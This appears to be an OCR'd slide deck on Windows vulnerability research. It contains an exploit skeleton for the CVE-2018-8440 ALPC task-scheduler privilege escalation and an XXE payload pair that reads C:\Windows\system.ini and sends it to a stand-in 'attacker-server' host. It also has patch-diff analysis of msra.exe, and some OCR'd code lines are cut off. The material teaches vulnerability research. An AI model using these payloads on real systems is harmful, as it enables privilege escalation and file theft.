
CVE-2018-8440 - Sandbox Escaper ALPC LPE example



```
long Proc2__SchRpcRetrieveTask(
[in]/* simple_ref */[string] wchar_t* arg_1,
[in]/* simple_ref */[string] wchar_t* arg_2,
[in]/* simple_ref */long *arg_3,
[out][ref][string] wchar_t** arg_4);

long Proc3_SchRpcCreateFolder(
[in]/* simple_ref */[string] wchar_t* arg_1,
[in][unique][string] wchar_t* arg_2,
[in]long arg_3);

long Proc4_SchRpcSetSecurity(
[in]/* simple_ref */[string] wchar_t* arg_1,
[in]/* simple_ref */[string] wchar_t* arg_2,
[in]long arg_3);

long Proc5_SchRpcGetSecurity(
[in]/* simple_ref */[string] wchar_t* arg_1,
[in]long arg_2,
[out][ref][string] wchar_t** arg_3);
```

Step 3 - Generate code to Trigger RPC server


CVE-2018-8440 - Sandbox Escaper ALPC LPE example



```
RPC_STATUS CreateBindingHandle(RPC_BINDING_HANDLE *binding_handle)
{
    RPC_STATUS status;
    RPC_BINDING_HANDLE v5;
    RPC_SECURITY_QOS SecurityQOS = {};
    RPC_WSTR StringBinding = nullptr;
    RPC_BINDING_HANDLE Binding;
    StringBinding = 0;
    Binding = 0;

    status = RpcStringBindingComposeW((RPC_WSTR)L"86d35949-83c9-4044-b424-db363231fd0c", (RPC_WSTR)L"ncalrpc",
        nullptr, /*(RPC_WSTR)L"Schedule"*/nullptr, nullptr, &StringBinding);
    if (status == RPC_S_OK)
    {
        status = RpcBindingFromStringBindingW(StringBinding, &Binding);
        RpcStringFreeW(&StringBinding);
        if (!status)
        {
            SecurityQOS.Version = 1;
            SecurityQOS.ImpersonationType = RPC_C_IMP_LEVEL_IMPERSONATE;
            SecurityQOS.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
            SecurityQOS.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;
            status = RpcBindingSetAuthInfoExW(Binding, 0, 6u, 0xAu, 0, 0, (RPC_SECURITY_QOS*)&SecurityQOS);
            if (!status)
            {
                v5 = Binding;
                Binding = 0;
                *binding_handle = v5;
            }
        }
    }
```

Step 3 - Generate code to Trigger RPC server


CVE-2018-8440 - Sandbox Escaper ALPC LPE example




```
}
void RunExploit()
{
    RPC_BINDING_HANDLE handle;
    RPC_STATUS status = CreateBindingHandle(&handle);
    ///*
    //Now here is the run, you can call some ALPC functions and use context handles too.
    //Example:
    //*/
    printf("before rpc call\r\n");
    // place your RPC call here
    wchar_t* arg_1 = (wchar_t*)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)(

    Proc3_SchRpcCreateFolder(handle, (wchar_t*)L"UpdateTask10", arg_1 , 0);
    Proc4_SchRpcSetSecurity(handle, (wchar_t *)L"UpdateTask10", (wchar_t *)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY

    printf("after rpc call\r\n");
}
int main()
{
    std::cout << "Run Exploit started for 86d35949-83c9-4044-b424-db363231fd0c with Schedule!\n";
    RunExploit();
}
```

Step 4

0-day hunt



Vulnerability categories




CWE_id	CWE_name	count(*)
NULL	NULL	2901
269	ClassImproper Privilege Management	563
119	ClassImproper Restriction of Operations within the Bounds of a Memory Buffer	424
200	ClassExposure of Sensitive Information to an Unauthorized Actor	423
20	Improper Input Validation	110
264	Permissions Privileges and Access Controls	34
404	ClassImproper Resource Shutdown or Release	19
281	BaseImproper Preservation of Permissions	15
611	BaseImproper Restriction of XML External Entity Reference	6
913	ClassImproper Control of Dynamically-Managed Code Resources	6
59	BaseImproper Link Resolution Before File Access	4
863	ClassIncorrect Authorization	4
434	BaseUnrestricted Upload of File with Dangerous Type	3
843	BaseAccess of Resource Using Incompatible Type	2
94	BaseImproper Control of Generation of Code	1
120	BaseBuffer Copy without Checking Size of Input	1
287	ClassImproper Authentication	1
295	BaseImproper Certificate Validation	1
416	VariantUse After Free	1
610	ClassExternally Controlled Reference to a Resource in Another Sphere	1
732	ClassIncorrect Permission Assignment for Critical Resource	1

Past XXE vulnerabilities


We ran our CVE tool and found 8 past xxe vulnerabilities between 2017-2021:

1. CVE-2017-0170 - Windows Performance Monitor
2. CVE-2017-8557 - Windows System Information Console
3. CVE-2017-8710 - Windows System Information Console
4. CVE-2018-0878 - Windows Remote Assistance
5. CVE-2018-8527 - SQL Server Management Studio
6. CVE-2019-0948 - Windows Event Viewer
7. CVE-2019-1079 - Visual Studio
8. CVE-2020-0765 - Remote Desktop Connection Manager



	kb_name	cve_desc	match_score	cve_name	year_month	file_name	CWE_name	CWE_id	vulType	osVersion
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	611	Filter	Filter
1	4088879	remote assistance	3520	CVE-2018-0878	2018_3	racpldlg.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
2	4088879	remote assistance	3520	CVE-2018-0878	2018_3	msrahc.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
3	4088879	remote assistance	3520	CVE-2018-0878	2018_3	sdchange.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
4	4088879	remote assistance	3520	CVE-2018-0878	2018_3	msra.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
5	4025333	performance monitor	4520	CVE-2017-0170	2017_7	wdc.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
6	4025333	performance monitor	4520	CVE-2017-0170	2017_7	perfmon.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1

Intro to XXE


Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types
CWE TOP 25 Most Dangerous Software Weaknesses
Home > CWE List > CWE- Individual Dictionary Definition (4.3)
ID Lookup:
Go
Home | About | CWE List | Scoring | Community | News | Search

CWE-611: Improper Restriction of XML External Entity Reference

Weakness ID: 611
Abstraction: Base
Structure: Simple

Status: Draft

Presentation Filter: Complete

Description

The software processes an XML document that can contain XML entities with URIs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output.

Extended Description

XML documents optionally contain a Document Type Definition (DTD), which, among other features, enables the definition of XML entities. It is possible to define an entity by providing a substitution string in the form of a URI. The XML parser can access the contents of this URI and embed these contents back into the XML document for further processing.

By submitting an XML file that defines an external entity with a file:// URI, an attacker can cause the processing application to read the contents of a local file. For example, a URI such as "file:///c:/winnt/win.ini" designates (in Windows) the file C:\Winnt\win.ini, or file:///etc/passwd designates the password file in Unix-based systems. Using URIs with other schemes such as http://, the attacker can force the application to make outgoing requests to servers that the attacker cannot reach directly, which can be used to bypass firewall restrictions or hide the source of attacks such as port scanning.


Once the content of the URI is read, it is fed back into the application that is processing the XML. This application may echo back the data (e.g. in an error message), thereby exposing the file contents.

Alternate Terms

XXE: XXE is an acronym used for the term "XML eXternal Entities"


How XXE works

Example how to trigger XXE



MyCustomView.xml (malicious Windows Event Custom View XML)

```xml
<?xml version="1.0"?>
<!DOCTYPE APPARITION [
<!ENTITY % file SYSTEM "C:\Windows\system.ini">
<!ENTITY % dtd SYSTEM "http://attacker-server:8080/payload.dtd">
%dtd;]>
<pwn>&send;</pwn>
```




payload.dtd (host on attacker server)

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker-server:8080?%file;'>">
%all
```

XXE - Root Cause Analysis - msra


Msra.exe - CVE-2018-0878 - function LoadRATicket - added 4 conditions (35->39)



	ked_pe_na	ranked_version	ranked_kb	anked_build_dat	feature_type	before	referenced_function_name	similarity	after	short_reason	type_of_change
	msra ⊗	Filter	Filter	2018-03 ⊗	hangedAmountOfConditions ⊗	Filter	Filter	Filter	Filter	Filter	Filter
1	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	35	public: long CRATicket::LoadRATicket(unsigned short *)	0.9648239105...	39	Counter	CHANGED
2	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	77	public: int CRemoteAssistanceApp::ParseCmdLine(unsigned short *)	0.9776479182...	79	Counter	CHANGED
3	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	31	wWinMain	0.9790495660...	32	Counter	CHANGED
4	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	3	public: CRemoteAssistanceApp::CRemoteAssistanceApp(void)	0.8168372934...	4	Counter	CHANGED
5	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	11	int IsFlag(unsigned short *,unsigned short *,unsigned int,unsigned i...	0.9238628254...	12	Counter	CHANGED
6	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	63	private: unsigned int CWizard::SetActive(struct HWND__ *)	0.9546570392...	64	Counter	CHANGED

XXE - Root Cause Analysis - msra


LoadRATicket - the Unpatched version




```
v7 = CoCreateInstance(&CLSID_DOMDocument, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
if ( v7 < 0 )
  goto LABEL_52;
v7 = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);
if ( v7 < 0 )
  goto LABEL_52;
VariantInit(&v34);
v34.vt = 8;
v34.llVal = (LONGLONG)a2;
v44 = v34;
if ( ((int (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *))ppv->lpVtbl->load)(ppv, &v44, &v46) < 0 )
  goto LABEL_51;
```

XXE - Root Cause Analysis - msra

Patched version



```
v38 = 0i64;
v47 = -1;
xmlDomObject = CoCreateInstance(&CLSID_DOMDocument2, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
if ( xmlDomObject < 0 )
  goto endOfFunction;
v24.vt = 11;
v24.iVal = 0;
v35 = v24;
xmlDomObject = ((__int64 (__fastcall *)(IXMLDOMDocument *, const wchar_t *, VARIANTARG *))ppv->lpVtbl[1].GetTypeInf
                 ppv,
                 L"AllowDocumentFunction",
                 &v35);
VariantClear(&v24);
if ( xmlDomObject < 0 )
  goto endOfFunction;
v24.vt = 11;
v24.iVal = 0;
v35 = v24;
xmlDomObject = ((__int64 (__fastcall *)(IXMLDOMDocument *, const wchar_t *, VARIANTARG *))ppv->lpVtbl[1].GetTypeInfo)(
                 ppv,
                 L"AllowXsltScript",
                 &v35);
VariantClear(&v24);
if ( xmlDomObject < 0 )
  goto endOfFunction;
v24.vt = 11;
v24.iVal = -1;
v35 = v24;
xmlDomObject = ((__int64 (__fastcall *)(IXMLDOMDocument *, const wchar_t *, VARIANTARG *))ppv->lpVtbl[1].GetTypeInfo)(
                 ppv,
                 L"ProhibitDTD",
                 &v35);
VariantClear(&v24);
if ( xmlDomObject < 0 )
  goto endOfFunction;
xmlDomObject = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_resolveExternals)(ppv, 0i64);// resolve_externals
if ( xmlDomObject < 0 )
  goto endOfFunction;
xmlDomObject = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);// put_async
if ( xmlDomObject < 0 )
  goto endOfFunction;
VariantInit(&v36);
v36.vt = 8;
v36.llVal = (LONGLONG)a2;
v35 = v36;
if ( ((int (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *))ppv->lpVtbl->load)(ppv, &v35, &v47) < 0 )// load
  goto endOfFunction2;
if ( !v47 )
```




```
; GUID CLSID_DOMDocument2
CLSID_DOMDocument2 dd 0F6D90F11h, 11D39C73h, 0C0002EB3h, 0B40B994Fh, 2 dup(0)
                                        ; DATA XREF: ConvertToCollabTicket(CRATicket *,int)+1B9↓o
